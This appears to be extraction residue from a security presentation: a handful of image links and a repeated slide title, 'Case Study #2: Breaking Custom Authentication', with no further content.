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





Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking Custom Authentication



